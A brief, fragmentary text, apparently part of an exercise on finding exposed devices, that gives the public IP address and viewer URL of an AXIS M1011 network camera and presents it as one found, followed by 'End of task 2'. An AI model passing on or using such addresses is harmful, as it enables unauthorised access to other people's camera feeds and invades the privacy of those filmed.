
http://80.120.177.18/view/viewer_index.shtml?id=32965

AXIS M1011 Network Camera

Stream profile: Motion JPEG

Logins A23 WebCam 19.02.2022 19:28:47

LOGIN Ges.m.b.H.



3.) Here's one on
http://80.120.177.18/view/viewer_index.shtml?id=32965

End of task 2